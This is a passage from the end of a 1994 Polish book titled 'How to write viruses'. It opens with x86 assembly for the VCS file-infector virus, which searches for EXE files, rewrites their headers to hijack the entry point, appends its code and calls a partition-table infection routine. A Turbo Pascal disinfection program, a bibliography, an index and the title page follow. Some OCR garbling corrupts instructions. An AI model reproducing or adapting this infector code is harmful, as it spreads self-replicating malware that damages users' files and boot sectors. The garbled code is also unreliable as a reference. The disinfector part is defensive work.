push    ax
push    bx
push    cx
push    dx
push    si
pushrtdi
push    ds
push    es
pushf

mov     ah,4eh
mov     cx,cs
mov     ds,cx
mov     dx,offset wzorzec
mov     cx,0fh
int     21h
jnc     znaleziony_plik_typu_exe
jmp     koniec_zarazania_pliku
znaleziony_plik_typu_exe:
mov     ah,2fh
int     21h
mov     cx,es
mov     ds,cx
mov     dx,bx
add     dx,1eh
szukanie_niezarazonego_pliku:
mov     ax,3d02h
int     21h
mov     cx,cs
mov     ds,cx
mov     bx,ax
mov     handle,ax
mov     ax,5700h
int     21h
cmp     cl,0ffh
jne     do_zarazenia
mov     ah,3eh
int     21h
mov     ah,4fhRint 21h
jnc     znaleziony_plik_typu_exe
jmp     koniec_zarazania_pliku
do_zarazenia:

```

```

mov     cl,0ffh
mov     data,dx
mov     czas,cx
mov     cx,0
movTdx,0
mov     ax,4202h
int     21h
mov     dlugosc_pliku_seg,dxRmovdlugosc_pliku_ofs,ax
mov     cx,0
mov     dx,0
mov     ax,4200h
int     21h
mov     ax,cs
mov     ds,ax
mov     dx,offset bufor
mov     cx,20h
mov     ax,3f00h
int     21h
cmp     word ptr [bufor],'ZM'
je      plik_typu_exe
jmp     plik_za_duzy
plik_typu_exe:
mov     ax,offset koniec
mov     cl,9
shr     ax,cl
and     ax,1ffh
mov     cx,ax
mov     ax,word ptr bufor[4]
add     ax,cx
inc     ax
mov     word ptr bufor[4],ax
mov     ax,word ptr bufor[8]
mov     naglowek,ax
mov     ax,word ptr bufor[16h]
mov     cs_start,ax
mov     ax,dlugosc_pliku_seg
cmp     ax,02h
jle     plik_ok
jmp     plik_za_duzy
plik_ok:
mov     cl,0Ch
shl     ax,cl
and     ax,0f000h
mov     dx,ax
movTdx,dlugosc_pliku_ofs
mov     cl,04h
shr     ax,cl
and     ax,0ffffh
add     ax,dx
mov     dx,naglowek
sub     ax,dx
inc     ax
mov     word ptr bufor[16h],ax
mov     ax,word ptr bufor[14h]
mov     ip_start,ax
mov     ax,offset start_pliku_exe
mov     word ptr bufor[14h],ax
mov     cx,0
mov     dx,0
mov     ax,4200h
int     21h
mov     dx,offset bufor
mov     cx,20h
mov     ax,4000h
int     21h
mov     cx,0
mov     dx,0
mov     ax,4202h
int     21h
mov     ax,dlugosc_pliku_ofs
and     ax,000fh
cmp     ax,0
jne     zaokraglenie_do_16
mov     cx,0fh
jmp     O_K

```

```

zaokraglenie_do_16:
  mov     cx,000fh
  sub     cx,ax
O_K:
  inc     cx
  mov     dx, offset tablica_partycji
  mov     ax,4000h
  int     21h
  mov     cx,0
  mov     Tdx,0
  mov     ax,4202h
  int     21h
  mov     dx,offset tablica_partycji
  mov     ax,offset koniec
  mov     cl,9
  shr     ax,cl
  inc     ax
  mov     cl,9
  shl     ax,cl
  mov     cx,ax
  mov     ax,4000h
  int     21h
plik_zaduzy:
  mov     cx,czas
  mov     dx,data
  mov     ax,5701h
  int     21h
  mov     Tdh,3eh
  int     21h
koniec_zarazania_pliku:
  popf
  pop     es
  pop     ds
  pop     di
  pop     si
  pop     dx
  pop     cx
  pop     bx
  pop     ax
  ret
install:
  call    zarazenie_tablicy_partycji
  mov     ah,4ch
  int     21h
koniec: end install

```

31. Literatura.

1. IBM Personal Computer XT/AT Technical Reference Manual. IBM.
2. Microsoft MS-DOS Programmer's Reference. Taiwan. Wugo/PC 1983.
3. Norton P.: The Peter Norton Programmer's Guide to IBM PC. Bellevue. Microsoft Press 1985.
4. Turbo Assembler Reference Guide. Borland 1990.
5. Turbo Assembler User's Guide. Borland 1990.
6. Daminet J.: System Operacyjny MS-DOS. Warszawa. WNT 1990.
7. Gorsline G.W.: Mikrokomputery 16-bitowe. Rodzina Intel 18086. Warszawa. WNT 1990.
8. Grabowski J. Koślacz S.: Podstawy i praktyka programowania mikroprocesorów. Warszawa. WNT 1987.
9. H. Feichtinger: Mikrokomputery – poradnik. Warszawa. WKiŁ 1988.
10. Pierkos J. Moszczyński S. Pluta A.: Układy Mikroprocesorowe w modułowych systemach sterowania. WKiŁ. Warszawa 1988.

32. Szczepionka

```

{$A+,B-,D+,E+,F-,G-,I+,L+,N-,O-,R-,S+,V+,X-}
{$M 16384,0,200360}
{*****}
{**}
{**          SZCZEPIONKA PRZECIWKO WIRUSOWI VCS/AND          **}
{**}
{**          ANDRZEJ DUDEK JELENIA GORA 01 08 1992FREEWARE    **}
{**}
{**          PROGRAM MOZE BYC DOWOLNIE ROZPOWSZECHNIANY I     **}
{**                MODYFIKOWANY.                               **}
{**          W PRZYPADKU DOKONANIA JAKICHKOLWIEK ZMIAN PROSZE O **}
{**                ZAZNACZENIE TEGO W TYM MIEJSCU.           **}
{**}
{*****}
uses          menus,app,drivers,objects,views,dialogs,dos;
const
bajty_charakterystyczne: array [1..$10] of byte =
($E8,$30,$0,$33,$C0,$8E,$D0,$BC,$0,$7C,$CD,$12,$B1,$6,$D3,$E0);

haslo=$ffff;
odzew=$aaaa;

var
usuniet      :boolean;
bufor        : array [0..3000] of byte;

type
pnapis       =^tnapis;
tnapis       =object(tvview)
tekst        :array[1..8] of string;
numerlinii   :byte;
constructor  init(var bounds:trect);
procedure    draw;virtual;
end;

taplikacja =object(tapplication)
menu: boolean;
napis:pnapis;
constructor  init;
procedure    initdesktop;virtual;
procedure    initmenubar;virtual;
procedure    initstatusline;virtual;
procedure    pisz(s:string);
function     wybor_plikow:pathstr;
procedure    HandleEvent(var event:tevent);virtual;
procedure    usuniecie_z_systemu;
procedure    usuniecie_z_tablicy_partycji;
procedure    usuniecie_z_pliku (nazwa:pathstr);
procedure    usuniecie_z_grupy_plikow (nazwa:pathstr);
end;

const
hc1=1001;
hc2=1002;
hc3=1003;
hc4=1004;
hc5=1005;
hc6=1006;
cm1=101;
cm2=102;
cm3=103;
cm4=104;
cm5=105;

{Tnapis}
constructor tnapis.init(var bounds:trect);
var
i:integer;

```

```

begin
    tview.init(bounds);
    setstate(sfshadow,true);
    for i:=1 to 8 do tekst[i]:='';
    numerlinii:=1;
end;

procedure tnapis.draw;
var
    i:byte;
begin
    tview.draw;
    for i:=1 to 8 do writestr(1,i,tekst[i],1);
    writechar(0,0,$c9,1,1);
    writechar(1,0,$cd,1,68);
    writechar(69,0,$bb,1,1);
    writechar(0,9,$c8,1,1);
    writechar(1,9,$cd,1,68);
    writechar(69,9,$bc,1,1);
    for i:=1 to 8 do writechar(0,i,$ba,1,1);
    for i:=1 to 8 do writechar(69,i,$ba,1,1);
end;

{Taplikacja}
constructor taplikacja.init;
var
    okno      :pdialog;
    R         :trect;
    wynik:word;
    i         :byte;
begin
    tapplikacja.init;
    menubar^.hide;
    r.assign(5,1,75,11);
    napis:=new(pnapis,init(r));
    desktop^.insert(napis);
    napis^.hide;
    R.assign(10,1,70,10);
    okno:=new(pdialog,init(R,''));
    R.assign(25,6,35,8);
    okno^.insert(new(Pbutton,init(R,'~S~tart',
        cmok,bfdefault)));
    R.assign(1,1,59,2);
    okno^.insert(new(Pstatictext,init
        (R,'Szczepionka przeciwko wirusowi VCS/AND')));
    R.assign(1,2,59,3);
    okno^.insert(new(Pstatictext,
        init(R,'Andrzej Dudek lipiec 1992')));
    R.assign(1,4,59,5);
    okno^.insert(new(Pstatictext,init(R,
        'Program moze byc dowolnie kopiowany i wykorzystywany')));
    wynik:=desktop^.ExecView(okno);
    menu:=true;
    for i:=1 to 16 do bufor[i]:=0;
    napis^.show;
end;

procedure taplikacja.initdesktop;
var r:trect;
begin
    getextent(r);
    r.b.y:=r.b.y-1;
    desktop:=new(pdesktop,init(r));
end;

procedure taplikacja.initmenubar;
var
    r:trect;
begin
    Tr.assign(27,12,55,21);
    menubar:=new(Pmenubox,init(R,NewMenu(
        newitem('~S~ystem','F1',kbF1,cm1,hc1,
        newitem('~T~ablica partycji','F2',kbF2,cm2,hc2,
        newitem('~P~liki .EXE','F3',kbF3,cm3,hc3,
        newitem('~G~rupa plikow','F4',kbF4,cm4,hc4,

```

```

        newitem('~D~ezaktywacja ', 'F5', kbF5, cm5, hc5,
        newitem('~K~oniec ', 'ESC', kbESC, cmQuit, hc6,
        nil)))))),
        nil));
end;

procedure taplikacja.initstatusline;
var
    r:trect;
begin
    gettextent(r);
    r.a.y:=r.b.y-1;
    statusline:=new(pstatusline, init(r,
    newstatusdef(0,999,
    newstatuskey('~Nacisnij Enter lub ESC !~', kbnokey,
    cmno, nil), newstatusdef(hc1, hc1,
    newstatuskey('Dezaktywacja wirusa VCS/AND w systemie',
    kbF1, cm1, newstatuskey('~ESC~ - Koniec ', kbESC,
    cmQuit, nil)), newstatusdef(hc2, hc2, newstatuskey(
    'Usuniecie wirusa VCS/AND z tablicy partycji.',
    kbF2, cm2, newstatuskey('~ESC~ - Koniec ', kbESC,
    cmQuit, nil)), newstatusdef(hc3, hc3, newstatuskey(
    'Usuniecie wirusa VCS/AND z plikow typu .EXE. ',
    kbF3, cm3, newstatuskey('~ESC~ - Koniec ', kbESC,
    cmQuit, nil)), newstatusdef(hc4, hc4, newstatuskey(
    'Usuniecie wirusa VCS/AND z grupy plikow.', kbF4,
    cm4, newstatuskey('~ESC~ - Koniec ', kbESC, cmQuit, nil)),
    newstatusdef(hc5, hc5, newstatuskey(
    'Calkowita dezaktywacja wirusa VCS/AND.', kbF5,
    cm5, newstatuskey('~ESC~ - Koniec ', kbESC, cmQuit, nil)),
    newstatusdef(hc6, hc6, newstatuskey(
    '~ESC~ - Koniec pracy programu.', kbESC, cmQuit, nil),
    nil))))))));
end;

procedure taplikacja.pisz(s:string);
var i:byte;
begin
    with napis^ do
        if numerlinii8 then
            begin
                tekst[numerlinii]:=s;
                inc(numerlinii);
            end
        else
            begin
                for i:=2 to 8 do tekst[i-1]:=napis^.tekst[i];
                tekst[8]:=s;
            end;
        napis^.draw
end;

function taplikacja.wybor_plikow:pathstr;
var
    r
        :trect;
    dialog
        :pdialog;
    linia
        :pinputline; Rhistoria:phistory;
    input
        :pathstr;
    wynik
        :word;
begin
    r.assign(20,2,60,9);
    dialog:=new(pdialog, init(r, 'Podaj nazwe pliku(ow) '));
    r.assign(13,4,21,6);
    dialog^.insert(new(pbutton,
    init(r, '~O.K.~', cmok, bfdefault)));
    r.assign(23,4,37,6);
    dialog^.insert(new(pbutton, init(r, '~Z~ powrotem',
    cmCancel, bfnormal)));
    r.assign(2,2,38,3);
    linia:=new(pinputline, init(r,79));
    dialog^.insert(linia);
    r.assign(10,5,30,15);
    historia:=(new(phistory, init(r, linia, 1)));
    historia^.hide;
    dialog^.insert(historia);

```

```

        input:='*.exe';
        dialog^.setdata(input);
        napis^.hide;
        wynik:=desktop^.execview(dialog);
        napis^.show;
        if wynik=cmcancel then dialog^.getdata(input)
        else input:='';
        wybor_plikow:=input;
    end;

    procedure taplikacja.handleevent(var event:tevent);
    var
        nazwa:pathstr;
    begin
        if event.what=evcommand then
            case event.command of
                cm1:
                    begin
                        usuniecie_z_systemu;
                        menu:=true;
                    end;
                cm2:
                    begin
                        usuniecie_z_tablicy_partycji;
                        Tmenu:=true;
                    end;
                cm3:
                    begin
                        pisz('Usuwaam wirusa VCS z plikow (*.exe');
                        usuniecie_z_grupy_plikow('*.exe');
                        pisz('Skonczylem usuwanie wirusa VCS z plikow (*.exe');
                        menu:=true;
                    end;
                cm4:
                    begin
                        nazwa:=wybor_plikow;
                        pisz('Usuwaam wirusa VCS z plikow '+nazwa);
                        usuniecie_z_grupy_plikow(nazwa);
                        pisz('Skonczylem usuwanie wirusa VCS z plikow '+nazwa);
                        menu:=true;
                    end;
                cm5:
                    begin
                        usuniecie_z_systemu;
                        usuniecie_z_tablicy_partycji;
                        pisz('Usuwaam wirusa VCS z plikow (*.exe');
                        usuniecie_z_grupy_plikow('*.exe');
                        pisz('Skonczylem usuwanie wirusa VCS z plikow (*.exe');
                        menu:=true;
                    end;
            end;
        if menu then
            begin
                event.what:=evcommand;
                event.command:=cmmenu;
                menubar^.show;
                menu:=false;
            end
        else
            if ((event.what=evcommand) and (event.command=cmcancel)) or
                ((event.what=evcommand) and (event.command=cmreleasedfocus)) then
                begin
                    event.what:=evcommand;
                    event.command:=cmquit;
                    end;
                tapplikacja.handleevent(event);
            end;

    procedure taplikacja.usuniecie_z_systemu;
    begin
        asm
        mov     usuniety,0
        mov     ax,haslo
        int     21h
        cmp     ax,odzew
        jne     @@1
        pushTds
    
```



```

mov     ax,3521h
int     21h
mov     ax,es:[0174h]
mov     ds,ax
mov     dx,es:[0172h]
mov     ax,2512h
int     21h
mov     ax,es:[0383h]
mov     ds,ax
mov     dx,es:[0381h]
mov     ax,2513h
int     21h
mov     ax,es:[0339h]
mov     ds,ax
mov     dx,es:[0337h]
mov     ax,2521h
int     21h
pop     ds
mov     usuniety,1R@@1:
end;
if usuniety then pisz
('Usunalem wirusa VCS z systemu operacyjnego.')
else pisz
('Nie znalazlem wirusa VCS w systemie operacyjnym.')
end;

procedure taplikacja.usuniecie_z_tablicy_partycji;
begin
asm
mov     ax,haslo
int     21h
cmp     ax,odzew
je      @@1
mov     dx,0080H
mov     cx,0001H
mov     ax,seg bufor
mov     es,ax
mov     bx,offset bufor
mov     ax,0201h
int     13h
mov     ax,seg bufor
mov     ds,ax
mov     ax,seg bajty_charakterystyczne
mov     es,ax
mov     si,offset bufor
mov     di,offset bajty_charakterystyczne
cld
mov     cx,10h
rep     cmpsb
je      @@1
mov     usuniety,0
jmp     @@2
@@1:
mov     dx,80h
mov     cx,9
mov     ax,seg bufor
mov     es,ax
mov     bx,offset bufor
mov     ax,0201h
int     13h
mov     dx,80h
mov     cx,1
mov     ax,seg bufor
mov     es,ax
mov     bx,offset bufor
mov     ax,0301h
int     13h
mov     usuniety,1
@@2:
end;
if usuniety then pisz
(' Usunalem wirusa VCS z tablicy partycji.')
else pisz(' Nie znalazlem wirusa VCS w tablicy partycji.')
end;

```

```

procedure aplikacja.usuniecie_z_pliku (nazwa:pathstr);
var
    adres_nazwy:array[1..2] of word;
begin
    adres_nazwy[2]:=seg(nazwa);
    adres_nazwy[1]:=ofs(nazwa)+1;

    asm
    mov     usuniety,0
    push    ds
    lds     dx,adres_nazwy
    mov     ax,3d02h
    int     21h
    jc      @@3
    mov     bx,ax
    mov     ax,4202h
    mov     cx,-1
    mov     dx,-0800h
    int     21h
    mov     ax,seg bufor
    mov     ds,ax
    mov     dx,offset bufor
    mov     ah,3fh
    mov     cx,800h
    int     21h
    mov     ax,seg bufor
    mov     ds,ax
    mov     ax,seg bajty_charakterystyczne
    mov     es,ax
    mov     si,offset bufor
    mov     di,offset bajty_charakterystyczne
    cld
    mov     cx,10h
    rep     cmpsb
    je      @@1
    jmp     @@2
@@1:
    mov     ax,4200H
    xor     cx,cx
    mov     dx,14H
    int     21h
    mov     ax,seg bufor[620h]
    mov     ds,ax
    mov     dx,offset bufor[620h]
    mov     ah,40h
    mov     cx,2
    int     21h
    mov     ax,4200H
    xor     cx,cx
    mov     dx,16H
    int     21h
    mov     ax,seg bufor[622h]
    mov     ds,ax
    mov     dx,offset bufor[622h]
    mov     ah,40h
    mov     cx,2
    int     21h
    mov     ax,4200H
    xor     cx,cx
    mov     dx,4
    int     21h
    mov     ax,seg bufor
    mov     ds,ax
    mov     dx,offset bufor
    mov     ah,3Fh
    mov     cx,2
    int     21h
    mov     ax,word ptr bufor
    sub     ax,4
    mov     word ptr bufor,ax
    mov     ax,4200H
    xor     cx,cx
    mov     dx,4
    int     21h
    mov     ah,40h
    mov     dx,offset bufor
    mov     cx,2

```

```

int      21h
mov      ax,4202H
mov      cx,-1
mov      dx,-800H
int      21h
mov      ah,40h
xor      cx,cx
int      21h
pop      ds
mov      usuniety,1
push     ds
@@2:
mov      ah,3Eh
int      21h
@@3:
pop      ds
end;
if usuniety then pisz('Usunalem wirusa VCS z pliku '+nazwa);
end;

procedure taplikacja.usuniecie_z_grupy_plikow (nazwa: pathstr);
var
    sciezka      :dirstr;
    nazwa_lokalna:namestr;
    rozszerzenie :extstr;
    info         :searchrec;
    nazwa_jednoznaczna :pathstr;
begin
    if nazwa='' then exit;
    fsplit(fexpand(nazwa),sciezka,nazwa_lokalna,rozszerzenie);
    findfirst(nazwa,anyfile,info);
    while doserror=0 do
    begin
        nazwa_jednoznaczna:=fexpand(sciezka+info.name);
        usuniecie_z_pliku(nazwa_jednoznaczna+#0);
        findnext(info);
    end;
    findfirst(sciezka+'*.*',directory,info);
    while doserror=0 do
    begin
        if (info.attr and directory)0 then
        if info.name[1]='.' then usuniecie_z_grupy_plikow
            (sciezka+info.name+'\' +nazwa_lokalna+rozszerzenie);
        findnext(info);
    end;
end;

var
moja_aplikacja:taplikacja;

begin
    moja_aplikacja.init;
    moja_aplikacja.run;
    moja_aplikacja.done
end.

```

Skorowidz

A

AAA	65
AAD	66
AAM	66
AAS	66
Accumulator	4
ADC	66
ADD	12, 67
adres fizyczny	5
alt	114
AND	17, 67
ARPL	68
atrybuty pliku	42
Atrybuty urządzenia	44
AUTOEXEC.BAT	32
Auxiliary Carry Flag	6
AX	4

B

bajt	2
Base Pointer	5
Basic Input Output System	35
BCD	32
BIOS	31, 35, 112
bit	2
bliskie operacje	7
blok ładujący	38
Blok FCB	48
blok ładujący	31, 37
Bound	68
BP	5
BSF	68
BSR	69
BSWAP	69
BT	69
BTC	70
BTR	70
BTS	70
bufor roboczy	48
BX	4

C

Cache	36
CALL	19, 70
capslock	114
Carry Flag	6
CBW	71

CGA	124
CLC	21, 71
CLD	21, 71
CLI	21, 72
CLTS	72
cluster	39
CMC	72
CMOS	32
CMP	72
CMPS	73
CMPSB	21, 73
CMPSD	73
CMPSW	73
CMPXCHG	73
CODE	9
Code Segment	5
COM	43
COMMAND.COM	32, 47
Compact	8
CONFIG.SYS	32
Counter Register	4
CS	5
ctrl	114
CWD	73
CWDE	74
CX	4

D

DAA	74
dalekie operacje	7
DAS	74
DATA	8
Data Register	4
Data Segment	5
DB	8
DD	8
DEC	12, 74
definiowanie matrycy znaków	119
Destination Index	5
DEVICE	44
DI	5
Direction Flag	6
DIV	13, 75
DMA kontroller	120
DMA w komputerach AT	126
DS	5
DW	8
DX	4
dyrektywa	7

E

EGA	.124
END	10
ENTER	75
ES	.5
etykieta	10
EXE	43
Extra Segment	.5

F

F2XM1	.112
FABS	.101
FADD	.101
FADDP	.101
FBLD	.102
FBSTP	.102
FCB	48
FCHS	.102
FCLEX	.102
FCOM	.102
FCOMP	.102
FCOMPP	.102
FCOS	.103
FDC	.139
FDECSTP	.103
FDISI	.103
FDIV	.103
FDIVP	.103
FDIVR	.103
FDIVRP	.103
FENI	.104
FIADD	.104
FICOM	.104
FIDIV	.104
FIDIVR	.104
FILD	.104
FIMUL	.105
FINCSTP	.105
FINIT	.105
FIST	.105
FISTP	.105
FISUB	.105
FISUBR	.106
FLD	.106
FLD1	.107
FLDCW	.106
FLDENV	.106
FLDL2E	.106
FLDL2T	.107
FLDLG2	.106
FLDLN2	.106

FLDPI	107
FLDZ	107
FMUL	107
FMULP	107
FNCLEX	102
FNDISI	103
FNENI	104
FNINIT	105
FNOP	107
FNSAVE	108
FNSTCW	109
FNSTENV	109
FNSTSW	110
FNSTSW AX	110
FPATAN	108
FPREM	108
FPREM1	108
FPTAN	108
FREE	104
FRNDINT	108
FRSTOR	108
FSAVE	108
FSCALE	108
FSETPM	109
FSIN	109
FSINGOS	109
FSQRT	109
FST	109
FSTCW	109
FSTENV	109
FSTP	110
FSTSW	110
FSTSW AX	110
FSUB	110
FSUBP	110
FSUBR	110
FSUBRP	111
FTST	111
FUCOM	111
FUCOMP	111
FUCOMPP	111
funkcja DOSa: 00H	189
funkcja DOSa: 01H	189
funkcja DOSa: 02H	190
funkcja DOSa: 03H	190
funkcja DOSa: 04H	190
funkcja DOSa: 05H	191
funkcja DOSa: 06H	191
funkcja DOSa: 07H	191
funkcja DOSa: 08H	191
funkcja DOSa: 09H	192
funkcja DOSa: 0AH	192

funkcja DOSa: 0BH	.192
funkcja DOSa: 0CH	.192
funkcja DOSa: 0DH	.193
funkcja DOSa: 0EH	.193
funkcja DOSa: 0FH	.193
funkcja DOSa: 10H	.195
funkcja DOSa: 11H	.195
funkcja DOSa: 12H	.195
funkcja DOSa: 13H	.196
funkcja DOSa: 14H	.196
funkcja DOSa: 15H	.196
funkcja DOSa: 16H	.197
funkcja DOSa: 17H	.197
funkcja DOSa: 19H	.197
funkcja DOSa: 1AH	.197
funkcja DOSa: 1BH	.198
funkcja DOSa: 1CH	.198
funkcja DOSa: 1FH	.198
funkcja DOSa: 21H	.199
funkcja DOSa: 22H	.199
funkcja DOSa: 23H	.200
funkcja DOSa: 24H	.200
funkcja DOSa: 25H	.200
funkcja DOSa: 26H	.201
funkcja DOSa: 27H	.201
funkcja DOSa: 28H	.201
funkcja DOSa: 29H	.202
funkcja DOSa: 2AH	.202
funkcja DOSa: 2BH	.203
funkcja DOSa: 2CH	.203
funkcja DOSa: 2DH	.203
funkcja DOSa: 2EH	.203
funkcja DOSa: 2FH	.204
funkcja DOSa: 30H	.204
funkcja DOSa: 31H	.204
funkcja DOSa: 32H	.205
funkcja DOSa: 33H	.205
funkcja DOSa: 34H	.205
funkcja DOSa: 35H	.206
funkcja DOSa: 36H	.206
funkcja DOSa: 38H	.206
funkcja DOSa: 39H	.208
funkcja DOSa: 3AH	.208
funkcja DOSa: 3BH	.208
funkcja DOSa: 3CH	.208
funkcja DOSa: 3DH	.209
funkcja DOSa: 3EH	.209
funkcja DOSa: 3FH	.209
funkcja DOSa: 40H	.210
funkcja DOSa: 41H	.210
funkcja DOSa: 42H	.211
funkcja DOSa: 43H	.211

funkcja DOSa: 4400H	212
funkcja DOSa: 4401H	212
funkcja DOSa: 4406H	213
funkcja DOSa: 4407H	213
funkcja DOSa: 4408H	214
funkcja DOSa: 4409H	214
funkcja DOSa: 440AH	214
funkcja DOSa: 440BH	215
funkcja DOSa: 440CH	215
funkcja DOSa: 440DH	217
funkcja DOSa: 45H	219
funkcja DOSa: 46H	219
funkcja DOSa: 47H	221
funkcja DOSa: 48H	221
funkcja DOSa: 49H	221
funkcja DOSa: 4AH	222
funkcja DOSa: 4B00H	222
funkcja DOSa: 4B03H	223
funkcja DOSa: 4CH	223
funkcja DOSa: 4DH	223
funkcja DOSa: 4EH	223
funkcja DOSa: 4FH	224
funkcja DOSa: 50H	224
funkcja DOSa: 51H	224
funkcja DOSa: 52H	225
funkcja DOSa: 54H	225
funkcja DOSa: 55H	225
funkcja DOSa: 56H	226
funkcja DOSa: 57H	226
funkcja DOSa: 58H	226
funkcja DOSa: 59H	227
funkcja DOSa: 5AH	227
funkcja DOSa: 5BH	227
funkcja DOSa: 5CH	228
funkcja DOSa: 5E00H	228
funkcja DOSa: 5E02H	228
funkcja DOSa: 5F02H	229
funkcja DOSa: 5F03H	229
funkcja DOSa: 5F04H	229
funkcja DOSa: 62H	230
funkcja DOSa: 65H	230
funkcja DOSa: 66H	230
funkcja DOSa: 67H	230
funkcja DOSa: 68H	231
funkcja DOSa: 6CH	231
funkcja DOSa: 37H	206
funkcje systemu DOS	189
FWAIT	111
FXAM	111
FXCH	112
FXTRACT	112

FYL2X	.112
FYL2XP1	.112

G

Game I/O	.122
gigabajt	.3
gorący restart	.33
głowice	.37
główny blok ładujący	.37
główny katalog	.41

H

HLT	.75
Huge	.8

I

identyfikatory	.39
IDIV	.76
IMUL	.76
IN	.21, 76
INC	.12, 77
informacje o znakach trybu graficznego	.118
informacje o znakach trybu tekstowego	.117
INS	.77
INSB	.77
INSD	.77
insert	.114
Instruction Pointer	.5
instrukcje sterujące programem	.18
INSW	.77
INT	.77
INT 21H	.9
Interpreter BASIC-a	.36
Interrupt Flag	.6
INTO	.77
INVD	.78
INVLPG	.78
IO.SYS	.31
IP	.5
IRET	.78
IRETD	.78

J

JA/JNBE	.19
JAE/JNB	.19
JB/JNAE	.19
JBE/JNA	.19
JC	.19
Jcc	.78
JE/JZ	.19
jednostki przydziału	.39
JG/JNLE	.19

JGE/JNL	.19
JL/JNGE	.19
JMP	18, 80
JNC	.19
JNE/JNZ	.19
JNG/JLE	.19
JNO	.19
JNP/JPO	.19
JNS	.19
JO	.19
JP/JPE	.19
JS	.19

K

karta prototypu	123
katalog główny	.37
kilobajt	3
klawiatura 101-klawiszowa	241, 243
klawiatura PC/AT 84 klawisze	243
klawiatura PC/XT	242
kody ASCII rozszerzone	240
kody błędów	233
kody klawiatury	242
kody kontrolne dla drukarek IBM/Epson i kompatybilnych	244
kody polskich liter	242
kontroler klawiatury	121
kontroler przerwań	120, 122

L

LAHF	.81
LAR	.81
Large	8
LDS	.81
LEA	.81
LEAVE	.82
LES	.81
LFS	.81
LGDT	.82
LGS	.81
LIDT	.82
lista przerwań	140
lista rozkazów	.65
LLDT	.82
LMSW	.83
LOCK	.83
LODS	.83
LODSB	.83
LODSD	.83
LODSW	.83
LOOP	19, 83
LOOPc	.83
LPT1	113

LSL	84
LSS	81
LTR	84
ładowne programy obsługi urządzeń	44

M

mapa pamięci	35
mapa portów komputera PC/XT/AT	120
Master Boot Record	37
Medium	7
megabajt	3
menadżer funkcji systemowych	9
MODEL	7
MOV	9, 84 - 85
MOVS	85
MOVSB	85
MOVSD	85
MOVSW	85
MOVSX	86
MOVZX	86
MSDOS.SYS	31
MUL	13, 86

N

nagłówek	44
nakładka	44
NEG	87
NOP	21, 87
NOT	16, 87
numer sektora logicznego	37
numlock	114

O

obszar danych karty EGA(VGA)	117
obszar parametrów dynamicznych:	117
offset	5
opis klawiatury AT	127
OR	17, 87
organizacja dysku	37
OUT	21, 88
OUTS	88
OUTSB	88
OUTSD	88
OUTSW	88
Overflow flag	6

P

pakiety zleceń	45
pamięć ekranu	35
Pamięć karty EGA/VGA	36
Pamięć obrazu CGA	36

Parity Flag	6
partycja	38
partycje	37
plik typu COM	43
plik typu EXE	43
plik typu SYS	44
pop	11, 89
POPA	89
POPAD	89
POPF	89
POPFD	89
port asynchroniczny	124
port kontrolny rozszerzeń	122
port koprocessora	122
port NMI	122
porty CGA	132
porty DMA	124
porty drukarki	131
porty EGA	123, 133
porty FDC	139
porty joysticka	130
porty szeregowo	137
porty dysku twardego AT	129
porty dysku twardego XT	129
porty VGA	137
porty wejścia/wyjścia	4
POST	31
PPI	120 - 121
procesor	4
procesy	47
program obsługi	44
Program Segment Prefix	48
programy w postaci przemieszczalnej	43
przechwytywanie przerwania	23
przedrostek procesu	48
przerwanie	6, 140
przerwanie programowe	6
przerwanie 00H	141
przerwanie 01H	141
przerwanie 02H	141
przerwanie 03H	141
przerwanie 04H	142
przerwanie 05H	142
przerwanie 08H	142
przerwanie 09H	143
przerwanie 0EH	143
przerwanie 10H	143 - 148, 150, 152 - 154, 156
przerwanie 11H	156
przerwanie 12H	156
przerwanie 13H	157 - 163
przerwanie 14H	163 - 164
przerwanie 15H	165 - 168

przerwanie 16H	168 - 169
przerwanie 17H	170
przerwanie 18H	170
przerwanie 19H	171
przerwanie 1AH	171 - 173
przerwanie 1BH	173
przerwanie 1CH	173
przerwanie 1DH	174
przerwanie 1EH	174
przerwanie 1FH	175
przerwanie 20H	175
przerwanie 21H	175, 185
przerwanie 22H	175
przerwanie 23H	175
przerwanie 24H	176
przerwanie 25H/26H	177
przerwanie 27H	177
przerwanie 28H	177
przerwanie 29H	177
przerwanie 2EH	178
przerwanie 2FH	178
przerwanie 33H	179
przerwanie 41H, 46H	181
przerwanie 44H	182
przerwanie 4AH	182
przerwanie 50H	182
przerwanie 67H	182 - 185
przerwanie sprzętowe	6
PSP	48
push	11, 89
PUSHA	90
PUSHAD	90
PUSHF	90
PUSHFD	90

R

ramki, linie, rysunki	239
RCL	14, 90
RCR	14, 90
rejestr znaczników	6
rejstry	4
REP	91
REPE	91
REPNE	91
REPZ	91
REPZ	91
reset koprocatora	122
RET	19, 92
RETF	92
rodzaje dysków twardych	34
ROL	14, 90
ROM	31

ROR	.14
rozkazy 8087, 80287, 80387, 80486	101
rozszerzenia	123
rozszerzone kody ASCII	240
RS-232	113
RTC	.33

S

SAHF	.93
SAL	14, 93
SAR	14, 93
SBB	.94
SCAS	.94
SCASB	.94
SCASD	.94
SCASW	.94
scrolllock	114
SDLC	124
segment	5
sektory	.37
sektory logiczne	.37
SETcc	.95
SETUP	.31
SGDT	.95
shift	114
SHL	14, 93
SHLD	.96
SHR	14, 93
SI	5
SIDT	.95
Sign Flag	6
skoki warunkowe	.18
SLDT	.96
Small	7
SMSW	.96
Source Index	5
SP	5
SS	5
STACK	8
Stack Pointer	5
Stack Segment	5
start systemu	.31
STC	21, 96
STD	21, 97
STI	21, 97
stos	10, 97
STOSB	.97
STOSD	.97
STOSW	.97
STR	.97
strefy	.37
SUB	12, 98

SYS	44
system binarny	2
system dwójkowy	2
szocepcionka	264
ścieżki	37
środowisko systemowe	48

T

tablica FAT	37, 39
Tablica parametrów EGA	117
tablica partycji	37
tablica partycji dysku twardego	37
tablica wektorów przerwań	35
TEST	17, 98
Tiny	7
Trap Flag	6
TSR (Terminate & Stay Resident)	36

U

urządzenia blokowe	44
urządzenia zewnętrzne	4
urządzenia znakowe	44

V

VERR	98
VERW	98
VGA	124

W

Wait	99
WBINVD	99
wirus VCS	254

X

XADD	99
XCHG	99
XLAT	100
XLATB	100
XOR	17, 100

Z

zegar czasu rzeczywistego	33
Zero Flag	6
zmienne systemowe	36, 112
znaki ASCII	237
znaki kontrolne ASCII	239
złącze asynchroniczne	123

JAK PISAĆ WIRUSY

Andrzej DUDEK



Warszawa 1994

JAK PISAĆ WIRUSY

Andrzej Dudek

Pierwsze wydanie: VCS Press Jelenia Góra

Drugie wydanie i Copyright © by
Oficyna Wydawnicza READ ME
Warszawa 1994

All rights reserved.

